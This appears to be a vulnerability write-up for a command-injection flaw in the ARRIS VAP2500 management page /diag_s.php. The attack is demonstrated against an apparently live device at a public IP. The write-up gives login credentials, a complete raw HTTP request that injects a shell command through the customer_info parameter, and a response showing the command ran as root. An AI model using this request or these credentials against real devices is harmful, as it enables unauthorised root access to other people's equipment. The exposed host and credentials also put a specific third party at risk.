ARRIS-VAP2500 backend management system RCE vulnerability

1. Vulnerability Description

There is a remote command execution vulnerability in the ARRIS-VAP2500 backend, the parameters in the interface /diag_s.php are not verified, causing any command to be executed to obtain server permissions.

2. Vulnerability impact


ARRIS_VAP2500

3. Vulnerability location

/diag_s.php

4. Code analysis


When the config parameter is complex, the customer_info parameter is not filtered and is directly spliced into the cmdstring, causing an arbitrary command execution vulnerability.




5. Vulnerability recurrence

Case：http://65.30.181.176/

1、As shown in the figure login interface.



Log in with username/password【SuperATT/Dc!94@B3】




2、Construct a data packet and change the customer_info parameter to `id+>/var/www/1.txt` to execute any command


POST /diag_s.php HTTP/1.1

```
Host: 65.30.181.176
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,*/*;q=0.8
Accept-Language:          zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://65.30.181.176/login.php
Sec-GPC: 1
Connection: close
Cookie:                    PHPSESSID=6trj93u8ous70qpgaf6r2a33n6;
p=b4ce97ff33a889aef583eb26d5eb9a0b;
q=cb179dd3425fe5258e505a769380e365
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 42

action=&customer_info=`id+>/var/www/1.txt`
```



Visit /1.txt


Go
Cancel
Target: http://65.30.181.176
Request
Raw
Params
Headers
Hex
GET /1.txt HTTP/1.1
Host: 65.30.181.176
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)
Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://65.30.181.176/login.php
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=6trj93u8ous70qpgaf6r2a33n6;
p=b4ce97ff33a889aef583eb26d5eb9a0b; q=cb179dd3425fe5258e505a769380e365
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
0 matches
Response
Raw
Headers
Hex
HTTP/1.1 200 Ok
Server: mini_httpd/1.19/bhoc 23sep2004
Date: Wed, 11 Mar 1970 15:54:08 GMT
Content-Type: text/plain; charset=UTF-8
Content-Length: 24
Last-Modified: Wed, 11 Mar 1970 15:54:01 GMT
Connection: close
uid=0(root) gid=0(root)
Type a search term
0 matches
Done
246 bytes | 569 millis